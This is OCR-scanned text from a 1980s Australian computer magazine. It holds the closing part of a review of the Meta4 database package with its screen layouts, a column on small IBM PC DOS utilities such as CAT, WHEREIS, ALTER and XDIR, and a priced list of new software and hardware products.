                          [3]  [RH.] Room HELP text


---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Choose one of the above [codes] to go on..[___]
```

Figure 5. *Meta4's Room Design Room — in display mode (record =* BUS,CUS*). Note that each room has doorways, questions and answers, and help text.*

```
<BLD>BUS<RM.>CUS<DO.>Doorway Design Room
-----------------------------Doorway Design Room-----------------LISTING DO.--
'   This room contains one record for each doorway between two rooms.          '
'   Doorways are used to make menus, keep totals, update other rooms,          '
'   to keep indexes in other sequences, to copy data from other rooms, and     '
'   to run programs and execute Meta4 commands.                                '
'                                                                              '
'   Doorways can be CONDITIONAL, only used under certain circumstances.       '
'   Whenever you want to make a doorway, you make an entry in this room       '
'   (the [DO.] room), having selected the room the doorway COMES FROM.        '
'------------------------------------------------------------------------------'
   |DLN|DBF|$RI|RL|OW|TON|RS|Name on Door to next room
---|---|---|---|--|--|---|--|-------------------------------------------------
[1]|010|BUS|CAD|Y|Y| NN|N| |Address
[2]|020|BUS|CNM|N|N| YN|N| |Customers by name
[3]|030|BUS|INV|Y|Y| NN|N| |Invoices
[4]|040|BUS|LET|Y|Y|NNN|N| |Letters to this customer
[5]|050|BUS|NOT|Y|Y|NNN|N| |Notes on this customer
---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Enter Line-No or Code, or press RETURN..[____________________]
```

Figure 6. *Meta4's Doorway Design Room (record* = BUS).

```
<BLD>BUS<RM.>CUS<DO.>Doorway Design Room
-----------------------------Doorway Design Room-----------------DISPLAY DO.--
'   This room contains one record for each doorway between two rooms.          '
'   Doorways are used to make menus, keep totals, update other rooms,          '
'   to keep indexes in other sequences, to copy data from other rooms, and     '
'   to run programs and execute Meta4 commands.                                '
'                                                                              '
'   Doorways can be CONDITIONAL, only used under certain circumstances.       '
'   Whenever you want to make a doorway, you make an entry in this room       '
'   (the [DO.] room), having selected the room the doorway COMES FROM.        '
'------------------------------------------------------------------------------'
[DLN] Doorway Line No.....                                  010
[DBF] Going to Building-ID: (or 'RUN').....BUS
[$RI] Going to ROOM-ID.....CAD
[RL]  Will See more than 1 Recd thru door..Y
[OW]  Check next room empty before delete..Y
[TON] Automatic Doorway Options..... NN
[RLC] LIST CONTROL required on entry.....N
[SLC] Other Doorway Options.....
[RN]  Name on Door to next room.....Address
---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Choose one of the above [codes] to go on..[___]
```

Figure 7. *Meta4's Doorway Design Room — in display mode (record* = BUS,CUS,010).

```
<BLD>BUS<RM.>CUS<IT.>Question/Answer Design Room
-------------------------Question/Answer Design Room-------------LISTING IT.--
'   Each record here represents a question to be asked in the room. Note       '
'   that ID Questions must come first, and in order of significance.           '
'------------------------------------------------------------------------------'
   |QNO|QID|ML |T|I|B|I|D|C|S|L|Question Text
---|---|---|---|-|-|-|-|-|-|-|-|-------------------------------------------------
[1]|010|CNO|  6|N|Y|N|Y|Y|Y|Y|Y|CustNo
[2]|030|AID|  10|X|N|N|Y|Y|Y|Y|Y|Alpha ID
[3]|040|NAM|  30|X|N|N|Y|Y|N|Y|Y|*Full Name
[4]|050|CRD|   1|L|N|Y|Y|Y|Y|Y|Y|Credit code
[5]|060|STA|   1|X|N|Y|Y|Y|Y|Y|Y|Status code
[6]|070|FDT|   8|D|N|Y|Y|Y|Y|Y|Y|First contact date
[7]|080|PHO|  14|X|N|Y|Y|Y|Y|Y|Y|Phone
          ===
           70
---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Enter Line-No or Code, or press RETURN..[____________________]
```

Figure 8. *Meta4's Question/Answer Design Room — in list mode (record* = BUS, CUS).

```
<BLD>BUS<RM.>CUS<IT.>Question/Answer Design Room
-------------------------Question/Answer Design Room-------------DISPLAY IT.--
'   Each record here represents a question to be asked in the room. Note       '
'   that ID Questions must come first, and in order of significance.           '
'------------------------------------------------------------------------------'
[QNO] Question Number (eg 010)...                  010
[QID] *Question ID (eg XYZ).....CNO
[ML]  Maximum LENGTH.....                            6
[TYP] Answer TYPE.....N (Numeric)
[DEC] DECIMAL PLACES.....
[ID]  Is this an ID Question.....Y
[BL]  Can Answer be BLANK.....N
[IN]  Is Answer to be KEYED IN...Y
[DS]  Is Answer to be DISPLAYED..Y
[CAP] Convert to CAPITALS.....Y
[ST]  Is Answer to be STORED.....Y
[LI]  Is Answer to be LISTED.....Y (Listed normally)
[QTX] Question Text.....CustNo
-----------------------------------# Menu #-----------------------------------
                        [1]  [IH.] Question HELP Text
                        [2]  [LU.] Lookup diff.room-Data Type T,U
                        [3]  [VL.] Allowed Values  -Data Type L,K
                        [4]  [   ] Return to Main Menu
---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Choose one of the above [codes] to go on..[___]
```

Figure 9. *Meta4's Question/Answer Design Room — in display mode (record* = BUS-,CUS,CNO). *Note that each question can have help text included.*

supplied with the system, ranging from a telephone list through to a cash book.

One of Meta4's most unusual aspects is also a big help in learning to use the system. Meta4 uses its own procedures to create and maintain the data dictionaries that define the user's data structures. In database terminology, the data dictionary is a reference file defining the structure of the system. It will contain information about what database structures exist, what data items will be contained in each record, the size and format of the data item, the allowable values that can be entered into each data item, and so on. In Meta4, this information is stored as records in a file in precisely the same way as the user's mailing list of names and addresses might be stored as records in a file.

Design Limitations

There is no screen formatting procedure in Meta4. Although the text of the questions is controlled by the system designer, the format of the screen is fixed. This is not nearly the restriction it might seem — in fact it has a number of advantages. One limitation is that the number of questions plus doorways per screen should be kept to less than about 20. However, this limitation has a payoff in forcing a modular style of database design.

The fixed screen format means the database structure is created, edited and listed in precisely the same way as you would create, edit and list your mailing list records. In addition, the questions asked when constructing a database are also records in a file. If you feel a system question is ambiguous, or a system menu heading doesn't contain enough detail, you can edit the appropriate database objects and change it. If you decide to change your data structure, it is as simple as changing an entry in a database.

The reason for calling the contents of rooms 'objects' is now clearer: although rooms certainly contain database records, they can also contain room descriptions, menu choices, lines of help text, report format information — even the ASCII character sequences needed to control terminal operation. The manual supplied with Meta4 is also included as a heirarchically arranged database in one of the supplied buildings.

Figures 2 to 9 show the typical sequence of steps followed in creating new rooms. The options at each stage are clear, and as long as the user has a clear concept of what ▷

```
<USE><BUS><CUS>Customers by number
------------------------------Customers by number-----------------DISPLAY CUS--
[CNO] CustNo.............              000001
[AID] Alpha ID...........GOODBODYM
[NAM] *Full Name.........Miss Mary Goodbody
[CRD] Credit code........B (Bad)
[STA] Status code........
[FDT] First contact date..12/12/1984
[PHO] Phone..............02 736 3721

-----------------------------------* Menu *-----------------------------------

                        [1]  [CAD] Address
                        [2]  [CNM] Customers by name
                        [3]  [INV] Invoices
                        [4]  [LET] Letters to this customer
                        [5]  [NOT] Notes on this customer

---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Choose one of the above [codes] to go on..[___]
```

Figure 10. BUSINESS *Customers by Number — in display mode (record = 000001). This is the room constructed in figures 5 to 9.*

rooms, doorways and objects are all about, the process for creating simple structures, complete with appropriate help text, is quite straightforward. Figure 10 shows the specific room created in steps five to nine.

More complex structures require correspondingly complex designs, although the design and construction procedure remains the same. Meta4 is well suited to incremental construction techniques — it is easy to construct separate sets of data items and tie them together after the individual elements of the complete database have been separately implemented.

Report generation also ranges from easy for simple reports, to complex for advanced reports. The printout can be turned off or on at any time, so the automatic listing facility in the list mode on room entry can be used for the simplest style of report. There is a quick report facility where reports relating to objects in a single room can be designed and saved. Again, as in all of Meta4, the report design is a database, so the procedure for answering the questions and examining the structure of the reports is the same as for all other parts of the system.

In addition there is a custom reporting facility, which is significantly more complex than quick reporting, but can be used to produce correspondingly more complex reports. Reports can draw on data in any number of rooms in any number of buildings. Complex calculations and table lookups can be performed, and there is ample scope for formatting. Custom reporting involves creating records in about six different rooms, but some of the steps can be skipped if the report does not use all the available facilities.

Similar comments apply to the reporting function as to the rest of the system — the procedures are not complex, but they do require a different way of thinking about the whole concept of what a database is and how it can be used.

Most confusion in Meta4 is not of the form "How do I do this?", but rather, "I know what I have to do but where do I have to go to do it?" This is the one area in which the manual falls short — it contains no brief summary of the function of each of the rooms in the builder's construction. Such a summary, arranged according to general function, would provide the only further reference I feel is necessary after going through the tutorial and coming to grips with the basic concepts. Perhaps the first exercise for the practising adventurer would be to create such a reference list!

The Building Environment

Meta4 runs on CP/M-80 and MS-DOS machines, although the 8-bit version does not contain as many facilities as the 16-bit (mainly in the area of custom reporting). For MS-DOS it requires at least 128 Kbytes of memory. Versions are also available for Unix and some of its variants, as well as for some custom operating systems and some multi-user systems.

The package is written in compiled Microsoft BASIC, and operates with excellent speed in all functions, except perhaps for very complex custom reporting. The data records are maintained with an ISAM (Indexed Sequential Access Method) storage technique supporting variable length records in fixed length blocks. The access technique is B-tree. The low level ISAM routines are included in BASIC source code to permit the system designer to access the data for custom purposes.

The package does not require a highly intelligent terminal, though it can take advantage of features such as highlighting and colour. It is usually supplied configured for a particular system, but can be supplied for a simple dumb terminal. Support for about 30 different models of MS-DOS machines was included in the demonstration system. Although Meta4 works adequately with a dual floppy system, it really needs a hard disk to make it shine. Allocation of data files to different drives is achieved by nominating the drive name as part of the building name. Meta4 supports function keys where available.

The 16-bit version is supplied on a Proloked disk, which means the master disk must be in the drive when Meta4 is booted, even if the actual programs are read from the hard disk. After booting, the Proloked disk can be removed. This is no better or worse than other protection schemes, though the disk seems to make a terrible grinding noise as it checks for the Prolok signature.

Meta4 allows up to 20 buildings. Each building is a separate file, so it can be as large as one disk — Meta4 can be told to prompt for a disk change on accessing a new building. There can be any number of rooms in each building, and as many records as you like in each room. There can be up to 255 questions per room (but more than about 20 would be impractical) with a maximum record size of 250 characters. IDs can be up to 70 characters long. In practice, these limitations are not relevant, because of the ease of defining associated records.

Facilities exist for exporting data into simple ASCII text files, for processing in a word processor or custom application. Data can also be imported in bulk, either from previously exported data or from data created elsewhere, although in this case a fairly rigid format must be adhered to. This import/export facility also allows easy database repair, although the system seemed extremely crashproof.

There have been previous attempts to produce non-procedural database systems, but they have been so difficult to use they were really only suitable for the systems developer. Meta4 is certainly usable in this role — a major package called SAMM (Sales and Marketing Management) written in Meta4 is already on the market — but unlike previous efforts, Meta4 is genuinely accessible to the non-programming end-user. The hardest part of the exercise is getting into the concepts of a completely non-procedural applications development system, but this may actually be easier for a computer neophyte

Meta4 easily competes with more expensive packages in its power and reliability. It is well ahead of other systems in its flexibility and consistent user interface.

than for an experienced programmer.


The advanced features of Meta4 are certainly hard going — both for the newcomer and the experienced user — but a great deal of powerful data manipulation can be done without becoming involved in the advanced techniques.

Meta4 is an exciting package so different from existing database systems that comparison is difficult. In fact, it is so different that potential users may regard the rethinking needed as not worth the effort. But the concepts of Meta4 might be the way database software will have to progress in the future if the information revolution promised by the powerful new hardware technology is to be realised. After a week of playing with the package I think this is precisely what will happen.

The system is priced at $195 for CP/M and $395 for MS-DOS, plus packaging and delivery. This sensible pricing policy may create a backlash for System Solutions, as the small computer user has become conditioned to prices for software of this quality in the $600-$1000 region. Meta4 easily competes with these more expensive packages in its power and reliability. It is well ahead of other systems in its flexibility and consistent user interface.

In ease of use it falls in the middle ground — the completely non-procedural approach gives it an enormous advantage, and most tasks are at least as easy as other systems. However, complex applications can require considerable time and careful thought to implement. Of course, at this point we are talking about a level of database complexity that is simply not available in many other systems.

Late note: Meta4 has gone through an upgrade, and is now Meta-5GL. The change emphasises its fifth-generation language pretensions, but destroys one of the most artful puns in the industry. □



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

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

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IBM UNDERGROUND

THIS MONTH I want to share with you a few of the tiny, essential programs I use all the time. They make my life easier, and make use of my IBM just that much simpler and more flexible.

If you've read my previous columns you'll know I use DOSEDIT as a 'DOS command processor', like a mini word processor for DOS commands. I also use SHELL, as recommended by Bill Bolton in his Operating System column in the March issue of *Your Computer*. Both of these are automatically invoked through my AUTOEXEC.BAT file.

CAT

A third program I use at the end of my AUTOEXEC.BAT file is CAT.

As the name suggests, this is a catalogue program, but there's more to it than that. If you use DIR or DIR/w to list files in a directory two opposite problems arise. DIR gives a lot of detail on each file, one file to a line. DIR/w just lists the filenames in five columns, without file sizes and so on. In both cases the filenames are in no specific order, and it takes quite a lot of searching of a big listing to find the desired file name.

CAT bridges the gap: it prints a directory in four columns, and gives a file size rounded up to the nearest kilobyte. The real bonus is that it also lists the files in alphabetical order, grouping files with similar filenames and different extensions together.

The last line in my AUTOEXEC.BAT file reads "CAT *.", and gives me a list of all the subdirectories on the hard disk, in four columns and alphabetical order. Makes life easy!

ALTER allows you to set, or reset to normal, the read only, hidden, system or archive bits for any file in any drive in any subdirectory.

Output from CAT uses standard DOS function calls, and can be redirected to a file, using syntax like 'CAT >filename.filetype' or 'CAT >>filename.filetype' if the data is to be appended to the target file.

WHEREIS

WHEREIS is a fabulous little piece of program gadgetry. It looks in every directory and subdirectory of the default drive for the designated file, and then lists all files meeting the specifications, complete with the path from the root. The listing below shows the syntax and the results. I used wildcard characters (? or *) to find every file on the C drive with a filename starting with 'BA'.

```
\BASIC
\BASIC\BASIC.COM
\BASIC\BASICA.COM
\DOS\BASICA.COM
\UTILITY\BASICA.COM
\WORDPRO\BASICA.COM
```

Try to live without it after using it just once.

ALTER

In DOS 2.xx and later, all files can be marked as 'read only', 'hidden', 'system' or 'archive'.

If an attempt is made to erase a file marked read only, DOS returns the message "file not found", and the file remains intact. Attempts to write to such files from BASIC, WordStar, Lotus and so on similarly foiled. BASIC cannot load a program marked read only.

Hidden files are not displayed when a DIR command is issued. IBMBIO.COM and IBMDOS.COM are classic examples. It is also possible, by setting the hidden attribute bit, to make other files hidden, so someone coming casually past your computer can't find all your secrets with a simple DIR. Usually they must be 'unhidden' to run.

Executable files (with BAT, EXE or COM extensions) cannot be found by DOS if hidden, and programs with overlay files, like WordStar, usually cannot find them if hidden.

System files are used to set up the computer when booting — examples are CONFIG.SYS and ANSI.SYS.

The archive bit records files changed since last backup, and allows the DOS command BACKUP /M to backup only those files modified since last backup.

All very well, you say, but what has this to do with ALTER? Quite simply, ALTER allows you to set, or reset to normal, the read only, hidden, system or archive bits for any file in any drive in any subdirectory. DOS 3.xx allows setting of the read only bit. Norton Utilities version 2 allows resetting of all four, but not on all hard disks. Only ALTER is truly universal.

Disadvantages? Only one. Wildcard filenames don't work — if you want to ALTER 100 files, you will have to type in the details 100 times (but DOSEDIT will simplify even this task).

XDIR

Quick and easy this one. The DOS command DIR shows filename, creation date, file size and so on. It doesn't show which of the file attributes are set. XDIR solves this little problem. It gives a listing like a normal DIR listing, and adds details of the file attributes set on each file.

Automatic Path

I keep CAT, WHEREIS, ALTER and XDIR in a Utility subdirectory on my hard disk, and my AUTOEXEC.BAT file has a line

```
PATH C:UTILITY
```

so, regardless of which disk or subdirectory is the default, they are always available. This subdirectory usually has about one megabyte of handy programs in it, ready for use. I can recommend that you also create an automatic path to whichever subdirectory holds your copies of CAT, ALTER, XDIR or WHEREIS.


The Sydney IBM-PC User Group has a Bulletin Board up and running, courtesy of Grace Bros Computer and Business Centre in Sydney, which has permanently loaned the group a PC complete with hard disk, and has made space available for it in the store. Each month I will upload to this board the software discussed in 'IBM Underground'.

At the moment the board is being debugged, and will be open only to members of the user group. Later, other people will be able to get access. There's a good reason to join the Sydney group right now! □

NEW PRODUCTS

Aussieword
Computer Exchange, (02) 698 8855
Price: $99
A word processor designed for the non-technical user. Currently available for CP/M-80 with a PC-DOS version soon to be released.

Cashmaster Fleet Management System



Cashmaster, (02) 699 1922
Price: Around $20,000 for full system including computer.
Cashmaster enables managers to keep close tabs on fuel usage, profit or loss on vehicle operations, servicing requirements and overall profitability. The system uses fuel pump controller and data logger technology developed in Western Australia. Reports produced include vehicle costings, vehicle usage, depreciation on vehicle fleet, and vehicle comparison reports. Designed for minicomputers or MS-DOS-based microcomputers.

Computer Baseball
Strategic Simulations Inc, 883 *Stierlin Road, Building* A-200, *Mountain View* CA 94043-1983, USA, (415) 964 1353
Price: US$39.95
Manage your favourite baseball team (or manufacture your own) and let them bat it out in high-res. For the Apple II, Atari, Commodore 64 and IBM PC.

Entrepreneur
Microsoft, (02) 452 5088
Price: $95
For the Macintosh. Entrepreneur simulates the management of a software company, tracking inventory, production, profit and other business statistics for a period up to 36 months. The program is aimed at people with experience in business as well as management hopefuls, and is designed to teach business basics.

Estimator II
Data Base Management Services, (03) 523 5947
Price: $2500
An estimating tool designed specifically for the building, engineering and related industries. Estimator allows the user to evaluate and analyse estimates and resource requirements for all aspects of a project. Suitable for both large and small companies, the program will run under MS-DOS, PC-DOS or CP/M-86.

Excel
Microsoft, (02) 452 5088
Price: $750 (less if upgrading).
Excel is an advanced spreadsheet for the 512 Kbyte Macintosh. It combines business graphics and an on-sheet database with a spreadsheet which includes active sheet linking, automatic macros, user-defined functions, array handling and two-way file compatibility with Lotus 1-2-3.

Hotel 2000 — Hotel Management Package
Softcode, (03) 529 8155
Price: $7400 for full three-module system.
A comprehensive hotel management system for hotels or motels providing accommodation for between 25 and 400 persons. Hotel 2000 handles reservations, receptions and billing, with complete integration between the three modules. Printed reports produced by the system allow detailed business forecasting. People with no previous computer experience can operate the system easily, and it runs on IBM PCs and compatible machines.

Mech Brigade
Strategic Simulations Inc, 883 *Stierlin Road, Building* A-200, *Mountain View*, CA 94043-1983, USA, (415) 964 1353
Price: US$59.95
An advanced tactical war game for the Apple and Commodore 64 computers. NATO fronts up to the Reds.

Micro Tel Terminal Software
Chatswood Digital Centre, (02) 419 7588
Price: $100
Micro Tel allows Digital's Rainbow computers to be used as Viatel terminals. Features include: Prestel terminal emulation, with double-height characters, contiguous and separated mosaics and blink; built-in help screens; textfile transfers to Viatel and text dumping to a printer.

Microsoft Word Version 2.0
Microsoft, (02) 452 5088
Price: $595; $765 for Word plus Mouse.
The new Word provides full support for enhanced graphics hardware on the IBM PC and for the 80286 processor of the PC AT. Other features are built-in hyphenation, ready-made style sheets, improved page-breaking and interactive pagination. MS-DOS commands can be run from within Word, as can the Spell program which has been included (Australian buyers will get the English version of Spell's dictionary). Computer-based training is included with the system.

Multi-user Power Software
Powercorp, (02) 816 2221
Price: $4995 excl. tax
Six months' development went into producing the multi-user version of Power accounting software for MS-DOS computers. File and record locking are provided and a new Power utility allows information from Power files to be exported to other software such as spreadsheets, and the resulting information returned. The five standard modules are debtors, stock, general ledger, creditors and order entry. Word processing, report generation and forms design utilities are included with the system.

Nu Business Accounting Software
Computer Exchange, (02) 698 8855
Price: $725 per module.
An integrated, modular system which runs on the IBM PC and compatibles. Particularly suited to multi-project, multi-company accounting.

Omnis 3
Software Corporation of Australia, (03) 663 6011; (02) 328 7074
Price: $730
Lack of a heavy-duty database has limited the usefulness of the Macintosh. Omnis 3 combines an easy-to-use applications generator with a hierarchical/relational database manager. Users can create their own pull-down menus, help screens, report layouts and mouse buttons, with 60 files per database and 12 files open at once. A 512 Kbyte Macintosh with a second disk drive is needed.

Options
Personal Computer Software, (02) 923 2899
Price: $349
Options allows you to perform multiple 'what-if' analyses automatically with a spreadsheet. With Options it is possible to input a range of values (instead of a specific value) into each cell of the model. The program then generates random values for these ranges and produces the output (such as a net profit figure). It performs its calculations with 1000 different, randomly generated values, and produces a graphic or numeric report of the probability of achieving certain profit levels.

NEW PRODUCTS

Osprey!
Systems Research Institute of Australia, (09) 325 7644
Price: $45
Osprey! is part of the Bourne Educational Software series. It introduces students to wildlife conservation and provides project ideas. Students are given the responsibility of protecting the precariously small Scottish osprey population from huntsmen, sightseers and the weather. The success of students' decision-making is displayed on screen, and extensive use is made of three-dimensional moving graphics. Complete with 32-page booklet giving instructions and background information.

Savvy PC
Aladdin Computer Services, (03) 531 4173
Price: $575
Savvy PC combines artificial intelligence capabilities, an operating system with virtual memory management, an adaptive pattern recognition processor, a highly structured programming language and a relational database manager into a single integrated system. Savvy's vocabulary can be expanded by defining tasks and functions, and each command can have several names (such as ADD, +, INCREMENT, ADD 'EM). For MS-DOS/PC-DOS systems.

Sceptre II CAD
Rifa, (03) 480 1211
Price: $2000
This menu-driven computer-aided design package runs on IBM PCs and compatibles. It provides facilities for designing custom integrated circuits using standard cell and gate array technology. Design engineers can enter the complete logic diagram in schematic form and verify operation using the logic simulator. The circuit is then laid out on the screen in a manner similar to printed circuit board layout. It has the capability to prevent violation of process design rules.


Six Gun Shootout
Strategic Simulations Inc, 883 Stierlin Road, Building A-200, Mountain View, CA 94043-1983, USA, (415) 964 1353
Price: US$39.95
A multiple-scenario simulation of man-to-man (the boys are at it again) combat. Your choice of weapons. Runs on Apple IIe, Atari and Commodore 64.

Sybiz Plus
Sybiz Software, (02) 957 6838; (03) 419 9909; (08) 51 4031
Price: $795/main module; $345/ancillary module.
Sybiz Plus is being marketed as an alternative to the well-known Sybiz accounting software. A plethora of new features has been included, such as a viewing window which lets the operator check any account in the system without interrupting the current chore. An in-built calculator and maintenance program are available, and a new module for professional invoicing (for accountants, engineers and suchlike) has been produced.

Tetraplan Accounting Software
Focus Business Systems, (02) 411 7455
Price: $1490 per module for the PC-AT version.
If you can get your hands on an IBM PC-AT (or a larger Unix-based machine), Tetraplan provides a fully integrated accounting system avoiding duplication of transactions. System functions are chosen from a series of menus and operator prompting is provided at each stage. The system is suitable for complex tasks including multi-company ledgers, multiple bank accounts and foreign currencies. The system was written in C.

Wings of War
Strategic Simulations Inc, 883 Stierlin Road, Building A-200, Mountain View, CA 94043-1983, USA, (415) 964 1353
Price: US$39.95
For advanced Commodore 64 war gamers. Strafe your favourite village using any one of 36 famous fighters or bombers (all lovingly created in minute detail and bristling with historical accuracy).

Zim Information Management System
Computer Clarity, (02) 241 3385
Price: $1400 for single-user MS-DOS version.
Zim is a database system which implements the 'Entity-relationship. The E-R model builds on the relational model by incorporating the relationship between data items into the definition and structure of the database. Zim enhances customisation of information systems and provides multi-user support. It is available for the Unix, Xenix, Qnx, PC-DOS and MS-DOS operating systems.



Brother WP-600 Word Processor
Brother Industries, (02) 211 2144
Price: $600 plus $330 for optional disk drive.
A briefcase-sized word processor, designed for executives, the WP-600 has 14.3 Kbytes of built-in memory, can be mains or battery powered and has a standard RS232C interface to allow it to function as a terminal/printer on a personal computer. The companion FB-100 disk drive accommodates floppy disks with a 100 Kbyte capacity. Files are printed on the built-in printer, which takes A4 plain or thermal paper. The unit weighs 2.9 kg.

Fairlight Computer Video Instrument
Fairlight, (02) 331 6333
Price: $6500
Australian company Fairlight has gained world renown for its Computer Musical Instrument. The Computer Video Instrument with Revision 4 software is suited for 2 cm (three-quarter inch) commercial production and is also a tool for use in music, video, educational and artistic applications. The wide range of real-time digital effects includes colour generation and modification (over 4000 colours), mattes, chroma-key, pixelation, strobe and titling. The menu-driven software provides ease of use.

Robo 1500E
Robocom Australasia, (03) 80 5873
Price: $8000 for system including A3 plotter.
The 1500E is an enhanced version of Robocom's original 1500 CAD/graphics system. Improved editing speed, simplification of find point routines, fine tuning of arcs, eight automatic hatch operations and automatic dimension are the major enhancements. Using the 'Bit Stik' input device, input becomes a natural extension of the draftsperson's drawing skills.

Tava PC/Tava Turbo
Interfaceware, (02) 46 4374
Price: $2995; $4200 for the Turbo.
The Tava PC is IBM compatible and comes in a standard configuration of two 360 Kbyte floppy disk drives, 256 Kbytes of RAM, a colour graphics card, an 8088 processor operating at 4.77 MHz (the IBM standard) and one serial and one parallel port. The Turbo has the same setup, but provides dual-speed operation: its processor is the 8088B and a switch on the machine lets you run it at 4.77 MHz (to maintain strict IBM compatibility) or at 8 MHz to gain a marked processing speed improvement. The machines have a one-year warranty.

Ampex 230 VDT
Datascape, (02) 969 2699; (03) 690 3622
Price: $960 excl. tax
The Ampex 230 is a 35.5 cm display terminal with 32 non-volatile function keys (with memory of 6400 bytes), compressed 132-column mode, double height and width characters, addressable cursor and four-speed smooth scroll. Emulation of high-range Ampex terminals, Televideo mod- ▷

els up to the 950 and Wyse 50 is provided.

BoB Board
Imagineering, (02) 212 1411
Price: $945 excl. tax
The BoB Board boosts screen resolution on the IBM PC from the standard 420 by 200 pixels to 720 by 380. High-resolution graphics can be added to the board for another $945. The extended graphics set provides graphics resolution of 320 by 400 pixels.


Brother 2024L Dot Matrix Printer
Brother Industries, (02) 211 2144
Price: $1800
The top-end printer in Brother's dot matrix range, the 2024L has a printing speed of 160 characters per second in draft mode, 96 characters per second in letter-quality elite, and 80 characters per second in letter-quality pica. Optional auto cut-sheet feeders allow the printer to handle A4 and B4 paper.

Brother HR-15XL Daisywheel Printer
Brother Industries, (02) 211 2144
Price: $800
A 'light-duty' printer with 3 Kbyte buffer, text reprint and shadow print functions and bi-directional printing. Comes equipped with either a Centronics or RS232 interface, and is compatible with most small computers. Supports sub- and superscripts, auto-underlining and proportional spacing.

Colour Pinwriters
NEC *Information Systems Australia*, (02) 419 6199
Price: cP2 — $965; cP3 — $1290 excl. tax
These colour printers feature seven-colour (plus black) printing capability, eighteen-wire print heads and three printing speeds — 180 characters per second (cps), 90 cps for 'correspondence quality' and 30 cps for near letter-quality. The cP2 is an 80-column model and the cP3, 136-column.

